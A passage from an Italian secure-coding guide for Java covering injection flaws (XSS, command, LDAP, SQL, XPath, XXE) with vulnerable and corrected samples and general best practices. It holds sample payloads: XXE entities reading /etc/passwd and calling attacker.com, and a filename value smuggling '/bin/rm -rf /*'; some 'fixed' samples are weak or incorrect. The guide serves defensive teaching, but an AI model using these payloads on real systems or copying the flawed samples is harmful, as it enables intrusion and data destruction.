Si pensi, ad esempio, a un blog che consente di inserire dei commenti o delle recensioni. Se non vi è alcun controllo sull'input utente, tag html e script inseriti da un attaccante diverranno parte integrante della pagina, una volta che il commento sarà pubblicato.

Come difendersi

Per prima cosa, occorre convalidare tutti gli input, indipendentemente dalla loro provenienza: la convalidazione dovrebbe essere basata su una white list (una lista di valori ammessi), per cui verrebbero accettati solo i dati che corrispondono, e verrebbero rifiutati tutti gli altri.
Occorre controllare, oltre che i valori siano fra quelli ammessi o che rientrino in un determinato intervallo di validità, se corrispondano alle attese anche il tipo, la dimensione e il formato dei dati in input.
Un altro accorgimento consiste nel codificare completamente tutti i dati dinamici (encoding) in modo da neutralizzare eventuali inserimenti malevoli. La libreria ESAPI fornisce funzioni di encryption per una grande varietò di tipologie di input atteso La codifica dovrebbe essere sensibile al contesto, in base al tipo di dato che si vuole neutralizzare: se ci si aspetta che possa esserci codice HTML abusivo, occorre codificare gli eventuali tag HTML, se ci si potrebbe trovare di fronte a uno script, allora bisogna codificare gli elementi sintattici di Javascript, ecc.
Definire in modo esplicito la codifica dei caratteri (charset) per l'intera pagina nell'intestazione di risposta HTTP Content-Type.
Impostare il flag HttpOnly a true, per evitare tentativi di furto tramite la lettura tramite script dei cookie di sessione.
Esempio:
Nel codice che segue, un valore preso dalla request viene scritta direttametne sulla response:

```
String nomeUtente = request.getParameter("nome");
response.getWriter().write("Nome Utente: " + nomeUtente);
```

Il rimedio consiste nel filtrare il valore in input:

```
response.getWriter().write(ESAPI.encoder().encodeForHTML
                                ( request.getParameter( "nome" ) ) );
```

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/79.html,
CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting').

7.2.2 Code injection

Come riconoscerla

Accade quando l'applicazione utilizza, concatenandole, stringhe in input non bonificate. L'attaccante potrebbe introdurvi script che potrebbero essere eseguiti direttamente nell'application server. Ciò potrebbe portare ad azioni indesiderate. È simile al Cross Site Scripting, ma qui il codice introdotto non viene integrato nella pagina HTML, ma viene eseguito a sé.

Come difendersi

Evitare di eseguire del codice dinamicamente, specialmente se costruito a partire da input proveniente dall'esterno.
Occorre verificare sempre l'input, fissando controlli rigidi che impediscano di immettere caratteri e tipi di dati potenzialmente dannosi. L'optimum è designare una white list di valori ammessi e scartare tutto ciò che non vi rientra.

Esempio:
Il seguente codice permette di eseguire un file puntato dinamicamente in base al valore dell'input proveniente dall'esterno, senza controlli.

```
public class CodeInjection {
       static void main(String[] args){
              System.load(args[0]);
       }
}
```

Nel codice seguente, l'input viene controllato contro una white list di valori ammessi:

```
public class CodeInjectionFixed {
	static void main(String[] args){
		String fileName = null;
		switch(args[0]){
		case "First":
			fileName="First.txt";
			break;
		case "Second":
			fileName="Second.txt";
			break;
		case "Third":
			fileName="Third.txt";
			break;
		default :
			fileName="none.txt";
		}
		System.load(fileName);
	}
}
```

Si veda: http://cwe.mitre.org/data/definitions/94.html,
CWE-94: Improper Control of Generation of Code ('Code Injection').

7.2.3 Command injection

Come riconoscerla

Accade quando l'applicazione esegue comandi di sistema operativo sul server che la ospita. Un attaccante potrebbe utilizzare questa caratteristica per eseguire comandi dannosi.
Si realizza nel momento in cui un'applicazione prevede un'istruzione che lancia comandi sul sistema operativo utilizzando un input non verificato. Comandi arbitrari potrebbero:

- Alterare i permessi su file e directory del file system, (read / create / modify / delete).
- Permettere delle connessioni di rete non autorizzate verso il server da parte dell'attaccante.
- Avviare e fermare servizi di sistema.
- Consentire all'attaccante il controllo completo del server da parte dell'attaccante.

Attraverso questa vulnerabilità l'applicazione viene indotta ad eseguire dei comandi voluti dall'utente malintenzionato. L'operazione spesso viene effettuata concatenando stringhe di input dell'utente a codice dannoso. Potrebbero così essere eseguiti direttamente sul server comandi anche molto pericolosi per il sistema o per la sicurezza dei dati.

Come difendersi

- Scrivere il codice in modo che non esegua nessuna shell dei comandi. Utilizzare a questo scopo le API messe a disposizione delle librerie Java;
- Se dovessero permanere shell dirette, fare in modo che siano stringhe statiche che non utilizzino l'input dell'utente;
- In ogni caso occorre validare l'input, filtrando i caratteri pericolosi, attraverso una struttura definita per l'input, o – meglio ancora – imponendo una white list di valori ammessi.

Esempio:
Caso in cui si potrebbe avere command injection:

```
public class CommandInjection {
    public static void main(String[] args) throws IOException {
        Runtime runtime = Runtime.getRuntime();
        Process proc = runtime.exec("fileNumber" + args[0] + ".exe");
    }
}
```

Nel codice seguente, invece, l'injection non sarebbe possibile, poiché l'input è un numero e non una stringa:

```
public class CommandInjectionFixed {
    public static void main(String[] args) throws IOException {
            int num = Integer.parseInt(args[0]);
            // Controlli sul numero immesso
            Runtime runtime = Runtime.getRuntime();
            Process proc = runtime.exec("fileNumber" + Integer.toString(num)  + ".exe");
    }
}
```

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/77.html,
CWE-77: Improper Neutralization of Special Elements used in a Command ('Command Injection').

7.2.4 Connection string injection

Come riconoscerla

La stringa di connessione è un insieme di coppie chiave/valore separate da un punto e virgola. Consentono alle applicazioni Web di connettersi al database o ad altro server (per esempio Active Directory). Se un'applicazione Web crea una stringa di connessione utilizzando la concatenazione di stringhe dinamiche, per connettersi al database in base all'input fornito dagli utenti, tale applicazione Web è vulnerabile all'attacco di iniezione della stringa di connessione.
Come in tutti i casi di injection, anche qui parametri di input non verificati possono essere utilizzati per

Come difendersi

La validazione dell'input, avvalendosi di una white list, filtrando i caratteri pericolosi, è sempre la soluzione corretta per questo tipo di vulnerabilità. In questo caso i parametri non dovrebbero includere segni speciali come il punto e virgola, separatore delle varie coppie chiave/valore.

Esempio:
Il seguente codice:

```
public class ConnectionStringInjection {
       public static void main(String[] args) throws SQLException {
                Scanner userInputScanner = new Scanner(System.in);
                System.out.print("\nEnter url name: ");
                String connURL = userInputScanner.nextLine();
                Connection con = DriverManager.getConnection(connURL, "username",
"password");
       }
}
```

Andrebbe corretto come segue:

```
public class ConnectionStringInjectionFixed {
       public static void main(String[] args) throws SQLException {
       HashMap<String, String> sanitize = new HashMap<String, String>();
                sanitize.put("DB_url_1", "DB_url_1");
                sanitize.put("DB_url_2", "DB_url_2");
                sanitize.put("DB_url_3", "DB_url_3");
                Scanner userInputScanner = new Scanner(System.in);
                System.out.print("\nEnter url name: ");
                String connURL = userInputScanner.nextLine();
                Connection con = DriverManager.getConnection(sanitize.get(connURL),
"username", "password");
       }
}
```

Il valore è valido se è uno di quelli memorizzati nell'hashmap `sanitize`.

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/99.html,

CWE-99: Improper Control of Resource Identifiers ('Resource Injection').

7.2.5 LDAP Injection

Come riconoscerla

LDAP è una base dati che censisce in forma di directory le utenze del sistema. Se l'input dell'utente viene utilizzato, senza subire alcun controllo o filtro, per comporre una query LDAP, è facilmente intuibile come possa trasformarsi in un mezzo per sferrare un attacco di LDAP injection.
Il danno che può derivarne dipende da quanto la directory delle utenze venga inquinata.
Con un attacco di LDAP injection è possibile leggere dati riservati, come è possibile modificarli, cancellarli o inserire utenze che poi possono essere utilizzate per successivi attacchi.
Se nomeUtente è "Mario Rossi", la query restituirà i dati relativi all'utente in questione, ma se viene fornito il carattere "*", verrà restituito l'intera directory di utenze.

Come difendersi

Come in altri tipi di injection è fondamentale il controllo e l'encoding dell'input, se deve servire per costruire filtri e query verso server LDAP.
L'encoding deve filtrare i seguenti caratteri: `\ # + < > , ; " =`
Altri caratteri scpeciali sono utilizzati all'interno delle query LDAP e quindi non possono essere eliminati in automatico: * ( ) . & - _ [ ] ` ~ | @ $ % ^ ? : { } ! '
Il controllo applicativo, dipendente dal contesto, assume un'importanza fondamentale.
Anche ridurre al minimo i privilegi assegnati all'utenza con la quale il server LDAP è avviato è una misura utile a minimizzare le conseguenze di un attacco.

Esempio:
Il seguente codice riceve un userid e password in input per comporre una query LDAP.

```
private void searchRecord(String userSN, String userPassword) throws
NamingException {
  Hashtable < String, String > env = new Hashtable < String, String > ();
  env.put(Context.INITIAL_CONTEXT_FACTORY,
"com.sun.jndi.ldap.LdapCtxFactory");
  try {
    DirContext dctx = new InitialDirContext(env);
    SearchControls sc = new SearchControls();
    String[] attributeFilter = {
      "cn",
      "mail"
    };
    sc.setReturningAttributes(attributeFilter);
    sc.setSearchScope(SearchControls.SUBTREE_SCOPE);
    String base = "dc=example,dc=com";
    // The following resolves to (&(sn=S*)(userPassword=*))
    String filter = "(&(sn=" + userSN + ")(userPassword=" + userPassword +
"))";
    NamingEnumeration << ? > results = dctx.search(base, filter, sc);
    while (results.hasMore()) {
      SearchResult sr = (SearchResult) results.next();
      Attributes attrs = (Attributes) sr.getAttributes();
      Attribute attr = (Attribute) attrs.get("cn");
      System.out.println(attr);
      attr = (Attribute) attrs.get("mail");
      System.out.println(attr);
    }
    dctx.close();
  } catch (NamingException e) {
```

```
        // Forward to handler
      }
    }
```

Nel seguente snippet viene effettuato un controllo che impedisce l'injection:

```
// ... beginning of LDAPInjection.searchRecord()...
sc.setSearchScope(SearchControls.SUBTREE_SCOPE);
String base = "dc=example,dc=com";
if (!userSN.matches("[\\w\\s]*") || !userPassword.matches("[\\w]*")) {
      throw new IllegalArgumentException("Invalid input");
}
String filter = "(&(sn = " + userSN + ")(userPassword=" + userPassword + "))";
// ... remainder of LDAPInjection.searchRecord()...
```

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/90.html,
CWE-90: Improper Neutralization of Special Elements used in an LDAP Query ('LDAP Injection').

7.2.6 Resource Injection

Come riconoscerla

Si verifica quando l'applicazione ha la necessità di far aprire un socket da parte dell'utente. Un malintenzionato potrebbe aprire una backdoor che permette di connettersi direttamente al server, facendo escalation dei privilegi fino a prendere il controllo della macchina. Tramite questa vulnerabilità il malintenzionato potrebbe utilizzare eventuali connessioni aperte dall'utente, nel caso non fossero gestite adeguatamente.

Come difendersi

Non si deve in alcun caso consentire a un utente di definire i parametri relativi ai sockets di rete.
Validare l'input raffrontandolo con una white list di valori possibili ammessi.

Esempio:
La situazione iniziale:

```
public class ResourceInjection {
      public static void main(String[] args) {
               Scanner userInputScanner = new Scanner(System.in);
               System.out.print("\nEnter port number: ");
               int portNumber = Integer.parseInt(userInputScanner.nextLine());
               try {
                        ServerSocket serverSocket = new ServerSocket(portNumber);
               } catch (Exception e) {
                        System.err.println("Caught Exception: " + e.getMessage());
               }
      }
}
```

Questa vulnerabilità viene risolta limitando le possibilità a poche scelte (white list):

```
public class ResourceInjectionFixed {
      public static void main(String[] args) {
               Scanner userInputScanner = new Scanner(System.in);
               System.out.print("\nEnter port name: ");
               String portName = userInputScanner.nextLine();
               int portNum;
               switch (portName) {
               case "ftps":
                        portNum = 989;
                        break;
               case "ftp":
                        portNum = 20;
```

```
                        break;
                case "smtp":
                        portNum = 25;
                        break;
                default:
                        portNum = 80;
                }
                try {
                        ServerSocket serverSocket = new ServerSocket(portNum);
                } catch (Exception e) {
                        System.err.println("Caught Exception: " + e.getMessage());
                }
        }
}
```

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/99.html,
CWE-99: Improper Control of Resource Identifiers ('Resource Injection').

7.2.7 SQL injection

Come riconoscerla

Si verifica quando l'input non verificato viene utilizzato per comporre dinamicamente uno statement SQL che poi verrà eseguito sulla base dati. Adeguatamente manipolati, i parametri di input possono modificare le query in maniera sostanziale, causando danni di impatto notevole, come l'inserimento di dati malevoli, la cancellazione e la modifica di record e la rivelazione indebita di informazioni riservate. Se i dati utilizzati per la SQL injection sono memorizzati nel database o nel file system in generale, si parla di SQL injection di second'ordine (second order SQL injection).

Come difendersi

- Come prima misura, occorre validare l'input, sottoponendolo a rigidi controlli, come già illustrato nei punti precedenti;
- Le query SQL non devono mai essere realizzate concatenando stringhe con l'input esterno. Si devono invece utilizzare componenti di database sicuri come le stored procedure, le query parametrizzate e le associazioni degli oggetti (per comandi e parametri;
- Una soluzione che può essere d'aiuto consiste nell'utilizzazione di una libreria ORM, come EntityFramework, Hibernate o iBatis;
- Occorre limitare l'accesso agli oggetti e alle funzionalità del database, in base al "Principle of Least Privilege" (non fornire agli utenti permessi superiori a quelli strettamente necessari.

Esempio:
Codice vulnerabile

```
String q='SELECT r FROM User r where r.userId=''+user+''';
Query query=em.createQuery(q);
List users=query.getResultList();
```

Codice sicuro

```
Query query=em.createNamedQuery('User.findByUserId');
query.setParameter('userId', user);
List users=query.getResultList();
```

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/89.html,
CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection').

7.2.8 XPath injection

Come riconoscerla

Si ha quando l'applicazione interroga un documento xml usando una query XPath testuale, creata concatenando dinamicamente le istruzioni con stringhe provenienti dall'esterno. L'attaccante potrebbe immettere una stringa che modifica la query XPath, ottenendo dal documento xml informazioni non dovute. Se l'input è stato manipolato ad arte, durante l'esecuzione dell'applicazione parti del documento xml, che non dovevano essere raggiunte, vengono indebitamente estratte e lette.
La gravità dell'attacco dipende dal tipo di dati che è possibile estrarre dal documento xml. Se contiene dati personali riservati, il furto di informazioni può realizzare un data breach; nel caso di dati account, l'attacco può prefigurare ulteriori attacchi di spoofing ed elevation of privileges.

Come difendersi

Come prima cosa, occorre procedere con la validazione dell'input, come in tutti i casi di injection, adottando le precauzioni illustrate nei punti precedenti, tra le quali la depurazione della stringa da tutti i caratteri potenzialmente dannosi. La'adozione di una white list di valori ammessi è sempre un'ottima soluzione.

Evitare che la costruzione della query XPath sia dipendente dalle informazioni inserite dall'utente. Si deve mappare la query di tipo XPath con i parametri utente mantenendo la separazione tra dati e codice. Nel caso fosse necessario includere l'input dell'utente nella query, l'input stesso dovrà essere prima validato correttamente.

Esempio:

```
public class XPath_Injection {
   public static void main(String[] args) {
          Scanner userInputScanner = new Scanner(System.in);
          System.out.print("\nEnter XPath expression: ");
          String expression = userInputScanner.nextLine();

          // read a string value
          XPath XPath = XPathFactory.newInstance().newXPath();
          try {
                XPathExpression email = XPath.compile(expression);
          } catch (XPathExpressionException e) {
                e.printStackTrace();
          }
   }
}
```

L'input dell'utente deve essere ricondotto a valori ammessi (white list):

```
public class XPath_Injection_Fixed {
   public static void main(String[] args) {
          HashMap<String, String> sanitize = new HashMap<String, String>();
          sanitize.put("student", "/class/student");
          sanitize.put("graduate", "/class/graduate");
          sanitize.put("professor", "/class/professor");
          Scanner userInputScanner = new Scanner(System.in);
          System.out.print("\nEnter XPath expression: ");
          String expression = userInputScanner.nextLine();

          // read a string value
          XPath XPath = XPathFactory.newInstance().newXPath();
          try {
                XPathExpression email = XPath.compile(sanitize.get(expression));
          } catch (XPathExpressionException e) {
                e.printStackTrace();
          }
   }
}
```

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/643.html,
CWE-643: Improper Neutralization of Data within XPath Expressions ('XPath Injection').

7.2.9 XML External Entity (XXE) injection

Come riconoscerla

Se l'applicazione web riceve in input un documento XML che consente l'elaborazione di entità esterne, dichiarate nel DTD, il sistema potrebbe essere esposto a possibili attacchi di tipo XXE. Se viene effettuato il parsing di entità create ad arte, come nell'esempio seguente, potrebbero essere visualizzate dall'attaccante le password di sistema oppure eseguito del codice malevolo.
Esempio:

```
<!ENTITY xxe SYSTEM "file:///etc/passwd" >]><foo>&xxe;</foo>
<!ENTITY xxe SYSTEM "http://www.attacker.com/text.txt" >]><foo>&xxe;</foo>
```

Come difendersi

- Bisogna evitare di incorporare entità esterne.
- Occorre assicurarsi di disabilitare il parser dal caricamento automatico di entità esterne.
- Formati di dati meno complessi, come JSON, possono rendere più difficile la serializzazione di dati sensibili.
- Devono essere apportati i necessari aggiornamenti a tutti i parser e alle librerie XML in uso da parte dell'applicazione o sul sistema operativo sottostante.
- Se viene utilizzato SOAP, occorre aggiornarlo alla versione 1.2 o successive.
- Implementare la convalida dell'input come evidenziato in altri punti.
- Verificare che la funzionalità di caricamento di file XML o XSL convalidI l'XML in entrata utilizzando uno schema XSD.

Esempio:

Formato non corretto

```
/* Carica il documento XML e ne mostra il contenuto */
String maliciousSample = "xxe.xml";
XMLInputFactory factory = XMLInputFactory.newInstance();

try (FileInputStream fis = new FileInputStream(malicousSample)) {
  // Load XML stream
  XMLStreamReader xmlStreamReader = factory.createXMLStreamReader(fis);  // Non
sicuro; xmlStreamReader risulta vulnerabile
```

Formato corretto

```
/* Carica il documento XML e ne mostra il contenuto */
String maliciousSample = "xxe.xml";
XMLInputFactory factory = XMLInputFactory.newInstance();

// disabilita la risoluzione di entità esterne
factory.setProperty(XMLInputFactory.IS_SUPPORTING_EXTERNAL_ENTITIES,
Boolean.FALSE);

// oppure disabilita completamente i DTDs
factory.setProperty(XMLInputFactory.SUPPORT_DTD, Boolean.FALSE);

try (FileInputStream fis = new FileInputStream(malicousSample)) {
    // Carica il document XML
    XMLStreamReader xmlStreamReader = factory.createXMLStreamReader(fis);
```

7.2.10 Ulteriori indicazioni per lo sviluppo sicuro

La seguente raccolta di Best Practices è riconosciuta ufficialmente da Oracle Java.

7.2.10.1 Inizializzazione

Variabili e oggetti, prima di essere utilizzati, devono essere correttamente inizializzati. Per evitare l'allocazione di oggetti non inizializzati:

- rendere tutte le variabili private e, se necessario, fornire l'accesso ad esse dall'esterno esclusivamente attraverso i metodi get() e set();
- aggiungere in ogni oggetto una variabile booleana privata (es: isInizialized) e fare in modo che ogni costruttore, come ultima operazione, la inizializzi a "true";
- in ogni metodo che non sia un costruttore, verificare che la variabile di inizializzazione della classe sia impostata a true prima di eseguire qualsiasi operazione.

Esempio:

```
public class MyClass {
    private boolean isInizialized;
    private String nome;
    public MyClass(String nome){
    this.nome = nome;
    this.isInizialized = true;
    }
    public String getNome(){
    return (isInizialized == true ? this.nome : null);
    }
}
```

Se la classe ha costruttori statici è necessario seguire la stessa procedura ma a livello di classe:

- rendere tutte le variabili statiche private e, se necessario fornirne l'accesso dall'esterno della classe stessa: questo deve sempre essere consentito esclusivamente attraverso i metodi get() e set();
- aggiungere alla classe una variabile booleana privata statica (es: isClassInizialized) e fare in modo che ogni costruttore statico, come ultima operazione, la inizializzi a "true";
- prima di eseguire qualsiasi operazione, in ogni metodo statico ed ogni costruttore si deve verificare che la variabile "isClassInitialized" sia impostata a "true";
- Gestione delle allocazioni / deallocazioni di memoria dinamica;

Prima di uscire da una classe occorre ricordarsi sempre di azzerare il contenuto delle variabili. Si supponga, nel seguente esempio, che la variabile k contenesse la chiave per decriptare un messaggio cifrato:

Esempio :

Forma non corretta

```
public class Decodificatore {
   private byte[] k;
}
```

Forma corretta

```
public class Erase {
   private byte[] k;
   public void clear() {
   for(int i = 0; i < k.length; i++)
          k [i] = (byte) 0x00;
   }
}
```

Limitare l'accesso alle classi, ai metodi e alle variabili.

Ogni classe, metodo e variabile dovrebbero essere definiti come private o protected. Potrebbero essere dichiarati"public" in casi del tutto eccezionali, motivati e documentati. Ogni variabile privata deve essere accessibile dall'esterno unicamente attraverso metodi set() e get() per mantenere l'oggetto al sicuro.

Esempio:

```
public class Studente {
        private int eta;
        public int getEta(){
```

```
            return this.eta;
        }
        public int setEta(int eta){
            this.eta = eta;
        }
}
```

Ogni costante deve essere definita con i modificatori “static final” per garantire che il valore non sia modificato e sia accessibile staticamente.

Esempio:

```
static final int key = 1;
```

7.2.10.2 Visibilità

Classi, metodi e variabili devono essere esplicitamente marcate come private, protette o pubbliche, per limitare il livello di accesso da parte di altri oggetti. Laddove non è necessario esporre delle funzionalità, deve essere impostato un livello di visibilità più ristretto, al fine di evitare l’esposizione di strutture interne.

7.2.10.3 Modificatori

Ove possibile, è necessario rendere le classi, i metodi e le variabili di tipo “final”.
L'utilizzo di questo modificatore consente di aumentare l'efficienza del programma in fase di esecuzione, in quanto non consente il "late binding".

Esempio:

```
public final class MyFinalClass {
[...]
}

public class MyClass {
  final int myConst = 123;
[...]
}

public class MyClass {
  [...]
  public final void stopOverriding() {
  [...]
  }
}
```

Le variabili di tipo static dovrebbero essere limitate allo stretto necessario, poiché la loro visibilità prescinde dal ciclo di vita degli oggetti e sono perciò meno controllabili. Le variabili statiche sono globali e in un ambiente multitutente possono essere modificate da più thread, con risultati imprevedibili.

7.2.10.4 Utilizzo degli oggetti mutevoli

Un metodo non dovrebbe mai tornare oggetti mutevoli (ad esempio array, liste, vettori, date, etc..) e non dovrebbero mai essere memorizzati internamente in modo diretto (dovrebbero invece essere opportunamente clonati). Si tratta di oggetti raggiunti per indirizzo, per cui tornare un array privato da un metodo pubblico, esporrebbe i dati a possibili manipolazioni da parte di un attaccante.

Esempio 1:
Forma non corretta:

```
public Date getDate() {
        return fDate;
}
```

Forma corretta:

```
public Date getDate() {
        return new Date(fDate.getTime());
```

```
}
```

Esempio 2:

Forma non corretta:

```
public void useDate(Date date) {
        if (isValid(date))
                scheduleTask(date);
}
```

Forma corretta:

```
public void useDate(Date date) {
    Date copied_date = new Date(date.getTime());
    if (isValid(copied_date))
           scheduleTask(copied_date);
}
```

7.2.10.5 Definizione delle classi

Evitare l'utilizzo di classi interne (inner classes). In casi del tutto eccezionali, comunque, le classi interne devono sempre essere definite come private.

Esempio:

Forma non corretta:

```
package esempio;
public class MyFirstClass {
  [...]
  private class MySecondClass {
  }
  [...]
}
```

Forma corretta:

```
package esempio;
public class MyFirstClass {
[...]
}
class MySecondClass {
[...]
}
```

Per tener conto dei rilasci, è opportuno inserire un codice di versione per ogni classe, collocandolo all'interno di una variabile pubblica final, ed effettuare i controlli per la coerenza di versione sulle classi del package.

7.2.10.6 Codice e permessi speciali

Le classi Java non dovrebbero effettuare operazioni di sistema diretti. Non dovrebbero cambiare i permessi sul file system, né aprire socket, né caricare librerie dinamiche attraverso la System.loadLibrary o la Runtime.getRuntime.loadlibrary, ecc.

Se una di queste operazioni dovessere rendersi necessaria, occorrerà documentarne le motivazioni e procedere con lo sviluppo nella massima sicurezza.

In generale, come già accennato, minori sono i privilegi, più è sicura l'applicazione.

7.2.10.7 Esecuzione dei comandi di sistema

Supponiamo che un aggressore assegni alla variabile filename un valore del tipo:

```
filename ="joe; /bin/rm -rf /*";
```

Nell'esempio sotto riportato verrà eseguito il codice malevolo (forma non corretta); nella forma corretta, il codice malevolo sarà, invece, ignorato.

Esempio:

Forma non corretta:

```
void method (String filename) {
        System.exec("more " + filename);
```

```
}
```

Forma corretta:

```
void method (String filename){
      if (new File(filename).exists()){
            // Controlli di white list ….
            System.exec("more " + filename);
      }
}
```

7.2.10.8 Oggetti

Per ragioni di sicurezza è necessario rendere le classi e gli oggetti non clonabili. Di seguito viene riportato un esempio su come è possibile rispettare questa regola:

```
[...]
public final void clone() throws java.lang.CloneNotSupportedException {
  throw new java.lang.CloneNotSupportedException();
}
[...]
```

Nei casi eccezionali, che dovrebbero essere motivati e ampiamente documentati, bisogna etichettare i metodi che consentono la clonazione di tipo “final”, in modo da evitare potenziali un loro malevolo override. Di seguito viene riportato un esempio su come è possibile gestire queste eccezioni:

```
[...]
public final void clone() throws java.lang.CloneNotSupportedException {
  super.clone();
}
[...]
```

Comparazione degli oggetti di classe. Non effettuare mai la comparazione per nome degli oggetti di classe. Di seguito viene riportato un esempio su come è possibile rispettare questa regola:

Esempio:

Forma non corretta:

```
public class MyClass {
  public boolean sameClass (Object o) {
    Class thisClass = this.getClass();
    Class otherClass = o.getClass();
    return (thisClass.getName() == otherClass.getName());
  }
}
```

Forma corretta:

```
package esempio;
public class MyClass {
  public boolean sameClass (Object o) {
    Class thisClass = this.getClass();
    Class otherClass = o.getClass();
    return (thisClass == otherClass);
  }
}
```

7.2.10.9 Serializzazione e deserializzazione

Rendere le classi e gli oggetti non serializzabili. Di seguito viene riportato un esempio su come è possibile rispettare questa regola:

```
[...]
private final void writeObject(ObjectOutputStream out) throws java.io.IOException
{
   throw new java.io.IOException("L’oggetto non può essere serializzato ");
}
[...]
```

Rendere le classi e gli oggetti non deserializzabili. Di seguito un esempio su come è possibile rispettare questa regola:

```
[...]
private final void readObject(ObjectInputStream in) throws java.io.IOException {
   throw new java.io.IOException("L’oggetto non può essere deserializzato");
}
```

```
[...]
```

Utilizzare una libreria esterna come SerialKiller è molto utile per mettere le classi Java al riparo dalla vulnerabilità nota come "unsecure serialization". In pratica produce una sottoclasse "sicura " della classe usata da Java per la deserializzazione: ObjectInputStream.
Il codice Java, dopo aver importato tale libreria, viene modificato come segue:

Formato vulnerabile:

```
ObjectInputStream ois = new ObjectInputStream(is);
String msg = (String) ois.readObject();
```

Formato sicuro:

```
ObjectInputStream ois = new SerialKiller(is, "/etc/serialkiller.conf");
String msg = (String) ois.readObject();
```

7.2.10.10 Memorizzazione delle informazioni riservate

Non inserire all'interno del codice informazioni riservate, come chiavi crittografiche, passwords, certificati, etc. Informazioni personali non devono mai essere inserite in chiaro né devono essere presenti all'interno del codice o lasciati nella cache.

7.2.10.11 Packages

Creazione dei packages

I packages devono essere concepiti per organizzare in una forma logica le classi dell'applicazione; un package deve contenere funzionalità simili e omogenee.

Protezione dei packages

È necessario proteggere i package a livello globale, contro l'immissione di codice malevolo o alterato. Di seguito vengono riportati due esempi su come rispettare questa regola:
Esempio:

```
// Inserire la seguente linea nel file java.security properties.
// Ciò causerà un'eccezione nel loader defineClass non appena
// si proverà a definire una nuova classe all'interno del pacchetto,
// a meno che il codice non sia stato dotato del seguente permesso
// RuntimePermission("defineClassInPackage."+package)
[...]
package.definition=Pacchetto1 [,Paccchetto2,...,Pacchetton]
[...]
```

È anche possibile inserire le classi del pacchetto in un file jar. In questo modo nessun codice può ottenere il permesso ad ampliare il pacchetto e non c'è quindi motivo di modificare il file java.security properties.
È necessario proteggere l'accesso. Ciò può essere fatto inserendo la seguente linea nel file java.security properties:

```
[...]
package.access=Pacchetto 1 [,Pacchetto 2,...,Pacchetto n]
[...]
```

Ciò causerà un'eccezione nel loader loadClass non appena si proverà ad accedere ad una classe all'interno del pacchetto, a meno che il codice non sia stato dotato del seguente permesso:

```
[...]
RuntimePermission("accessClassInPackage."+package)
[...]
```

7.2.10.12 Gestione delle eccezioni

Tutti i null pointer devono essere gestiti, di modo che il programma sia robusto e non dia origine a "stack trace" incontrollati . La forma corretta nell'esempio che segue, mostra come utilizzare le capacità di logging di Java per mantenere traccia delle eccezioni.

Esempio:

Forma non corretta

```
import java.io.*;
import java.util.*;
public class BadEmptyCatch {
  List quarks = new ArrayList();
  quarks.add("hello word");
  FileOutputStream file = null;
  ObjectOutputStream output = null;
  try{
   file = new  FileOutputStream("quarks.ser");
output =new ObjectOutputStream(file);
   output.writeObject(quarks);
  }
  catch(Exception exception){System.err.println(exception);
  }
  finally{
    try {
    if (output != null) {
     output.close();
    }
   }
   catch(Exception exception){
    }
  }
```

Forma corretta:

```
import java.io.*;
import java.util.*;
import java.util.logging.*;

public class ExerciseSerializable {

 public static void main(String args) {
  List quarks = new ArrayList();
  quarks.add("hello word");
  ObjectOutput output = null;
  try{
   OutputStream file = new FileOutputStream( "quarks.ser");
   OutputStream buffer = new BufferedOutputStream( file );
output =
new ObjectOutputStream(buffer);  output.writeObject(quarks);
  }
  catch(IOException ex){
   fLogger.log(Level.SEVERE, "Cannot perform output.", ex);
  }
  finally{
   try {
    if (output != null) {
     output.close();
    }
   }
   catch (IOException ex ){
    fLogger.log(Level.SEVERE, "Cannot close output stream.", ex);
   }
  }
```

O si specifica la clausola throws e si rinvia quindi la cattura dell'errore alla classe chiamante, oppure lo si gestisce localmente. In questo caso bisogna evitare di raggruppare le eccezioni in un blocco di eccezioni generico, in quanto ciò rappresenterebbe una perdita di informazioni importanti.

Esempio:

Forma non corretta

```
import java.io.*;
```

```
import java.util.*;
public class BadGenericThrow {
 public void makeFile() throws Exception {
  //create a Serializable List
  List<String> quarks = new ArrayList<String>();
  quarks.add("hello word");
  FileOutputStream file = null;
  ObjectOutputStream output = null;
  try{
   file = new FileOutputStream("quarks.ser");
   output = new ObjectOutputStream(file);
output.writeObject(quarks);
  }
  finally{
   if (output != null) {
    output.close();
   }
  }
 }
}
```

Forma corretta

```
import java.io.*;
import java.util.*;

public class BadGenericThrow {
 public void makeFile() throws  IOException, FileNotFoundException{
  //create a Serializable List
  List<String> quarks = new     ArrayList<String>();
  quarks.add("hello word");
  FileOutputStream file = null;
  ObjectOutputStream output = null;
  try{
   file = new FileOutputStream("quarks.ser");
   output = new ObjectOutputStream(file);
output.writeObject(quarks);
  }
  finally{
   if (output != null) {
    output.close();
   }
  }
 }
}
```

7.2.10.13Java Servlet

I dati dei moduli (form) html dovrebbero viaggiare preferibilmente attraverso richieste di tipo http POST, per cui il metodo doGet dovrebbe solo contenere la gestione dell'errore sollevato se viene invocato il metodo GET. La ragione per preferire il metodo POST sta nel fatto che in questo caso i parametri non viaggiano sull'url e non vengono pertanto memorizzati nei file di log o nella cache del browser. Chiaramente POST è ugualmente manipolabile, ma con maggior difficoltà.
Per implementare in maniera flessibile la sicurezza delle servlet si può agire attraverso la configurazione web.xml, oppure è possibile utilizzarel'annotazione @ServletSecurity con le annotazioni ausiliarie @HttpMethodConstraint e @HttpConstraint.

Nell'esempio seguente la servlet viene resa sicura attraverso la configurazione del file web.xml:

```
<?xml version="1.0" encoding="UTF-8"?>
<web-app xmlns="http://java.sun.com/xml/ns/javaee" [...] version="3.0">
  <display-name>Esempio Servlet Sicurezza</display-name>

  <servlet>
    <servlet-name>servletSicurezza</servlet-name>
    <servlet-class>com.package.servlet.servletSicurezza</servlet-class>
  </servlet>
```

```
  <servlet-mapping>
    <servlet-name>servletSicurezza</servlet-name>
    <url-pattern>/</url-pattern>
  </servlet-mapping>

  <security-constraint>
    <web-resource-collection>
      <web-resource-name>secure</web-resource-name>
      <url-pattern>/</url-pattern>
      <http-method>GET</http-method>
    </web-resource-collection>
    <auth-constraint>
      <role-name>dipendente</role-name>
    </auth-constraint>
  </security-constraint>

  <login-config>
